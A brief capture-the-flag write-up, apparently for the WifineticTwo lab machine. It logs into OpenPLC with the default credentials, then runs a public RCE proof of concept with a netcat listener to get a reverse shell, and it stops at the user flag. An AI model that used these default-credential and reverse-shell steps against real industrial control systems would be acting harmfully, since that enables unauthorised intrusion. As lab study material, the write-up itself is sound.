

credentials


wifinectictwo.htb
ip target:10.10.11.7
my ip:10.10.14.7

login: openplc password: openplc

report

wifinectictwo.htb
ip target:10.10.11.7
my ip:10.10.14.7

The machine expose 2 ports. 22 for ssh and 8080 for webserver. We find an openplc webserver. We can try basic password (default is openplc openplc)



We managed to login using default credentials !

Now we look for CVE on google for openplc. There is a lot of results for remote code execution if you have authentication. So lets try one of these poc.

We setup a listener on our host:
nc -lnvp 1337

And we launch the CVE:
python ./exploit.py -ip 10.10.14.7 -p 1337 -u openplc -pwd openplc

We have a shell ! We get access to the user flag and now we can begin privilege escalation.